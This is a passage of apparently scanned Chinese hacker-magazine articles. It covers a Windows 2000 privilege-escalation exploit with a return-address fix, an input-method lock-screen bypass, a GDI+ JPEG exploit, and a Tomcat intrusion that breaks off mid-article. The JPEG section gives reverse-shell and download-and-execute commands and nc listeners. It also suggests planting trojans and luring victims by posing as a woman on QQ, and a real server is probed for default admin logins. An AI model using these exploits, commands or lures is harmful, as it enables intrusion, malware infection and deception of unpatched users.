
pax: illegal option--h
Usage: pax -[cimopuvy] [-f archive] [-s replstr] [-t
```

```
device] [pattern
        pax -r [-cimopuvy] [-f archive] [-s replstr] [-t
device] [patte
        pax -w [-adimuvy] [-b blocking] [-f archive] [-s
replstr]
        [-t device] [-x format] [pathname...]
        pax -r -w [-ilmopuvy] [-s replstr] [pathname...]
directory

        For more information on pax syntax, see Command
Reference
        Help in the Windows Help file.Remote addr:0x7ff90000
        Microsoft Windows 2000 [Version 5.00.2195]
        (C) 版权所有 1985-2000 Microsoft Corp.

        C:\WINNT\system32>whoami
        NT AUTHORITY\SYSTEM
        C:\WINNT\system32>
```

系统权限出来了，这个漏洞利用够方便吧？！但是光仔在另一台Windows 2000中用同样的方法去取SYSTEM权限，却没有成功。从错误提示可以看出0x796e9b53指令引用的内存不能为"written"。0x796e9b53不就是Exploit中的"#define RETADDR 0x796e9b53 //advapi32.dll jmp esp"吗？现在肯定是Exploit出问题了！"#define RETADDR 0x796e9b53 //advapi32.dll jmp esp"这句定义了溢出中最关键的"返回地址"。如果返回地址不正确的话，溢出就不会成功。现在可以做的就是：先找出正确的返回地址，然后再重新编译溢出程序。

我们可以用Jmpesp.exe（这是SUNX写的寻找Jmpesp的工具）来帮助我们找出Jmp esp指令地址。首先新建一个CMD窗口，输入"jmpesp 1 advapi32.dll"（不含引号）：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\tools>jmpesp 1 advapi32.dll
jmpesp,   written by sunx
     http://www.sunx.org

advapi32.dll
BaseAddress:0x796d0000
0x796e7993     [JMP ESP]
0x796ec663     [JMP ESP]
0x796ec68b     [JMP ESP]
0x796ee70f     [CALL ESP]
0x796f8498     [PUSH ESP, RET]

LoadLibraryA: 0x77e705cf
GetProAddress:0x77e6e6a9
WinExec: 0x77e69c1d
ExitThread: 0x77e65f3b
C:\tools>
```

看到了吗？我们从输出结果中得到了需要的正确返回地址：

```
0x796e7993     [JMP ESP]
0x796ec663     [JMP ESP]
0x796ec68b     [JMP ESP]
```

这就是光仔找到的Jmp esp指令地址。根本就没有0x796e9b53，难怪溢出失败。找到原因了，现在应该修改Exploit重新编译了。将Exploit中的"#define RETADDR 0x796e9b53 //advapi32.dll jmp esp"修改为"#define RETADDR 0x796e7993 //advapi32.dll jmp esp"即可。重新编译Exploit，再次使用普通权限运行Exploit就能成功了，得到SYSTEM权限！

要注意这个溢出程序无论成功与否只能溢出一次，因为调用Posix后，Posix会等待自己的LPC Port回复，而在Psxss里使用ExitThread()退出了，导致Posix、pax僵死在那里。使用Pskill，Kill掉后，Psxss也会因为自己在3个LPC Port上等待而僵死。而Psxss只能运行一次，Kill掉后就无法再次运行，就是说想要再次溢出必须重新启动计算机！

有了大鸟们事先编好的Exploit之后，利用MS04-019漏洞和MS04-020漏洞来获得SYSTEM权限并不是一件难事。但是在整个实战过程中感觉得到，溢出成功之后的喜悦并不是来自获得SYSTEM权限，而是在发现问题和解决问题的过程之中。虽然光仔只是个菜鸟，但是光仔认为黑客技术是在发现新的问题和全心全意去解决问题中慢慢积累起来的！你觉得呢？

Windows 2000再爆输入法漏洞

为了自己的服务器安全，我们通常都Down到应用程序最新的版本，但有没有想过，他们之间会不会有想反的作用呢？我也是出于这样的心理，把我的Windows 2000 Server打上所有的补定，常用的是极品五笔（Windows 98/me/2000/xp通用版）也升级到了5.5版，这样虽不是万全之策，但也算是心中有底。由于工作需要，我常常把服务器外于锁定状态，去忙别的事（不要告诉我你在计算机锁定后没有走开过吧），问题就在这时候发生了！（如图1 所示）




图1

我无意中发现还能在这种状态下调出我们常见的输入法帮助菜单（如图2 所示），我的老天，这不是开门让黑客进吗？经典的输入法漏洞又出现了！




图2

我打开3389连接器，试试连接我自己。让我心安的是，远程连接的桌面调不出这个极品5.5的输入法，更不用说帮助文件了，看来微软的SP4还是有帮助的，只不过是又添新洞。我心里有些疑问，为什么远程连接时，调不出来输入法帮助框呢？没办法的情况下，我只能把极品5.5给卸载了，这样行了，但是用着不方便，于我拿出原来的5.0版本，这个没有上面的漏洞，为了给大家说明白，我又试验过了5.8、最新版都有这个洞。

最后，提醒大家一下，如果用极品五笔的话，用5.0比较安全一些，另外我们在安装输入法时，最好在本地测试一下，看有没有这个漏洞，不要让你的密码在本地被攻克！

适合读者	入侵爱好者、网管、普通网民
前置知识	无
难度等级	中



在Windows GDI+JPG中文溢出中飞舞

文/图 lotos

Microsoft Windows GDI+ JPG解析组件缓冲区溢出漏洞自公布以来，网上出现了数个Exploit，但是都是针对英文版的Windows XP，一直没有中文版的程序发布，最近终于辛辛苦苦找到了一个针对中文的漏洞利用程序。

小知识：Microsoft Windows图形设备接口(GDI+)是为用户提供在屏幕和打印机上显示信息的API，GDI+ (Gdiplus.dll)在处理畸形JPEG文件时存在缓冲区溢出，远程攻击者可以利用这个漏洞构建恶意JPEG文件，以用户进程权限在系统上执行任意指令。必须注意的是第三方的应用程序，只要安装受此漏洞影响的组件，任何应用程序使用Gdiplus.dll处理JPEG图像，就会受到此漏洞攻击。远程攻击者可以通过构建特殊的JPEG文件，通过WEB连接，EMAIL附件等形式，诱使用户处理，来触发此漏洞。

这个漏洞非常严重，几乎影响到所有能够处理JPEG图像的软件，以至于让许多杀毒软件厂商头痛不已，再加上漏洞的修补方式非常麻烦，所以这个漏洞对普通用户来讲几乎是致命的！

程序运行以后，界面如图1 所示：



图1

和大多数Exploit一样，只有几个简单的选项，不过却支持几种漏洞利用方式：反相连接、开端口侦听、HTTP下载指定应用程序并执行。怎么样？很强吧？！千万不要"流口水"哦。

反向连接

首先利用我们最常用的方式，也是大家最喜欢的反向连接。命令如下：

```
Jpegexp -r reverse_IP -p reverse_port <jpeg_filename>
```

在这里我的虚拟机的IP是192.168.0.117，而我的机器的IP地址为192.168.0.127。所以用以下命令生成伪造的JPEG文件：

```
Jpegexp -r 192.168.0.127 -p 6666 lotos.jpg
```

程序就在当前目录下生成了Lotos.jpg文件，然后在本地用NC监听6666端口：

```
nc -vv -l -p 6666
```

把生成的JPG文件复制到虚拟机里面，进入虚拟机刚打开这个文件夹，Explorer进程就被重新启动，回来看看NC，如图2 所示。




图2

怎么样？很简单的攻击方式吧？！

HTTP下载并执行

这个EXP还有一种最激动人心的功能 HTTP下载指定应用程序并执行。基本命令是：

```
jpegexp -d http://192.168.0.127/md5.exe download.jpg
```

MD5.exe是桂林老兵的一个MD5计算工具，没有任何恶意，在这里拿它做例子演示一下。用上面的命令Copy生成的JPG文件到虚拟机，桌面的图标闪过之后，就出现了程序的运行界面，如图3 所示。




图3

当然，你可以把这个程序换成自己精心修改过的小马，这样就会自动种植木马了，省了我们好多好多找肉鸡的功夫。

至于怎么才能让对方打开你精心制造的JPG文件？那就要靠你自己的功夫了。开动你的脑筋，我相信不难，你可以在QQ上假扮一个温柔可人的MM，然后给他照片，只要她的机器没有打补丁，肯定会中招的……

Exploit的缺陷美

接下来我们来看一下最传统的利用方式，就是开端口侦听了。侦听使用的是-b 选项：

```
Jpegexp -b -p 7777 myjpg.jpg
```

-b是选择侦听方式，-p和上面的一样，选择端口，这一次选择7777吧。至于该怎么样触发漏洞，我就不再罗嗦了，和上面的一样——让我失望的是这次没有成功：

```
C:\>nc -vv 192.168.0.117 7777
LOTOS [192.168.0.117] 7777 (?): connection refused
sent 0, rcvd 0: NOTSOCK
```

经过反复测试，这个功能的确无法实现，郁闷ing！这下可就苦了那些没有公网IP的弟兄们了，不过现在大家都应该有几只鸡在手了吧？现在普通用户的安全意识都提高了，防火墙的存在也使这种最普通的的方式很难奏效，不过既然反向能够成功，正向也不难，大家可以发扬DIY精神，打造属于自己的Exploit。

漏洞修补

知道了漏洞的危害性和攻击方法，我们当然还要知道如何进行修补和检测。Sans为此专门推出了一个漏洞扫描的工具（http://isc.sans.org/gdiscan.php），如图4所示

使用方法很简单，选择你要扫描的盘符之后，点Scan就可以了，程序会自动扫描可能存在漏洞的DLL文件，如Gdiplus.dll，Sxs.dll，Wsxs.dll，Mso.dll等，上面的结果是在我没有打补丁的Windows Server 2003上的扫描结果。可以看到有一个DLL存在此漏洞，还有两个是可能存在此漏洞。





图4

大家可以在http://www.nsfocus.net/index.php?act=sec_bug&do=view&bug_id=6902看到漏洞所影响的软件以及操作系统，如果你的爱机上安装了存在漏洞的程序和操作系统，选择相应的连接打好补丁，反正Windows本来就是“补丁机”。如果你觉得这里不够详细，而且对自己的英文水平很有自信的话，可以到微软的官方网站（http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx）查看漏洞的相关信息。别忘了打完补丁之后再用GDIScan扫描一下，确认没有漏洞，千万别我们正在千方百计找肉鸡，自己却成了别人的肉鸡，那多没面子啊……

适合读者	入侵爱好者
前置知识	Tomcat基本配置，JSP阅读，编写能力
难度等级	高

入侵Tomcat服务器



文/图 彭文波

到网上随便逛逛就会发现用JSP制作的电子商务网站多如牛毛，从JSP日渐繁荣的局面来看，适合于各种平台而且免费的Tomcat逐渐成为Web服务器的一种选择。eBay.com与Dell计算机等知名网站都采用或者曾经采用Tomcat的Container容器执行Servlet与JSP，可想而知这个服务器软件所具有的前途。那它们的安全性如何呢？一起来看看吧！

小知识 Tomcat是Sun的JSWDK（JavaServer Web Development Kit）中Servlet的运行环境（Servlet容器）。Tomcat的源代码被提供给Jakarta项目，在Open Source的模型下进行进一步的开发。Tomcat是一个Server容器，同样的，EJB运行在EJB的容器中。对于初学者来说，可以这样认为：当在一台机器上配置好Apache服务器，可利用它响应对HTML页面的访问请求。实际上Tomcat部分是Apache服务器的扩展，但它是独立运行的，所以当你运行Tomcat时，它实际上是作为一个与Apache独立的进程单独运行的。也就是说当配置正确时，Apache为HTML页面服务，而Tomcat实际上运行.jsp页面和Servlet。

先看看JSP的安全机制。JSP和PHP、ASP等语言的工作机制不一样，虽然它也是一种Web编程语言，但首次调用JSP文件其实是执行一个编译为Servlet的过程——敏感部位暴露出来了，如果能够让JSP在编译前被浏览器当作一个文本或其他文件发送给客户端，或在JSP装载的时候不去执行编译好的Servlet，而直接读JSP的内容并发送给客户端，会出现什么问题呢？

对于Tomcat这样公布源代码的程序，若有更多的人使用并研究其代码，则可以找到并修补愈多的安全漏洞。但是，对从来不修补漏洞的人们来说，我就可以利用这些漏洞，做我喜欢做的事情了。

前一段时间应朋友之邀，我对他们托管的3台主机进

行了测试，其中两台为Linux，一台为Windows系统，在路由器后面还有一台Cisco PIX 525对3台主机进行保护，只允许外部用户连接不同主机的部分端口，例如80.25.110。根据检测，Cisco PIX防火墙过滤规则设置比较严密，没有多余端口允许外部用户访问。细致分析后，发现目标网络的主机通过地址转换来提供对外访问，内部使用192.168.*.*地址段。先找个扫描软件来看看主机的安全情况。

我找来了X-Scan，在外部对这几台主机进行了端口扫描之后，生成了一份关于端口的报表，发现其中有一个Tomcat服务器，解释的自然就是JSP文件了。典型部分摘录如图1 所示。

主机分析: 202.103.*.168		
主机地址	端口/服务	服务漏洞
202.103.*.168	www (80/tcp)	发现安全警告
202.103.*.168	www (8080/tcp)	发现安全提示
202.103.*.168	sunrpc (111/tcp)	发现安全提示
202.103.*.168	unknown (22/tcp)	发现安全提示
202.103.*.168	pop3 (110/tcp)	发现安全提示
202.103.*.168	smtp (25/tcp)	发现安全提示
202.103.*.168	domain (53/tcp)	发现安全提示
202.103.*.168	portmapper (111/tcp)	发现安全提示

图1

尝试一下通过Web服务进行间接攻击。首先检查TCP/80端口的服务，发现新闻搜索的功能是由端口8080提供的，输入http:// 202.103.*.168:8080/之后，得到了一个系统管理登录页面，简单地测试一下，输入test/test作为用户名/口令，似乎认证成功，但实际上并不能进入下一个页面。彷徨之间，我进行了JSP大小写的测试，因为JSP对大小写是敏感的，Tomcat只会将小写的JSP后缀的文件当作是正常的JSP文件来执行，如果大写了就会引起Tomcat将Index.jsp当作是一个可以下载的文件让客户下载。经过测试发现这个方法无效，可能管理员已经在服务器软件的网站上下载了最新的补丁。

找了一个朋友的JSP空间，仔细研究后发现大部分的JSP应用程序在当前目录下都会有一个Web-inf目录，这个目录通常存放的是JavaBeans编译后的Class文件，如果不给这个目录设置正常的权限，所有的Class就会曝光。而采用JAD软件对下载的Class文件反编译后，原始的Java文件甚至变量名都不会改变。如果网页制作者开始把数据库的用户名密码都写在了Java代码中，反编译后，说不定还能看到数据库的重要信息。那么，怎么得到这些文件呢？思考中……

Tomcat版本的缺省/admin目录是很容易访问的，不知道这个粗心大意的管理员是否做了相关处理。输入http://202.103.*.168/admin/，管理员目录赫然在列。之后，我看到了"Tomcat Web Server Administration Tool"的页面，默认情况下，它们的"User Name"应该是admin，"Password"应该是空，输入用户和密码后，并点击"Login"按钮，不能进入，陆续使用了几个比较常见的密码，也无济于事，如图2 所示。

默认情况下，Tomcat打开了目录浏览功能，在对多个Resin或Tomcat服务器站点的测试中，我都碰到过管理员忽视这个问题的情况。

我打开刚才用X-Scan扫描后生成的报表文件，找到"安全漏洞及解决方案"栏目，看到了几个可能会有




图2

CGI漏洞的目录。在地址栏输入其中之一，感觉是个比较重要的目录，结果如图3 所示。

小提示 一般可以这么解释：当要求的资源直接映射到服务器上的一个目录时，由于在目录中缺少缺省的Index.jsp等文件，Tomcat将不返回找不到资源的404错误，而是返回HTML格式的目录列表。

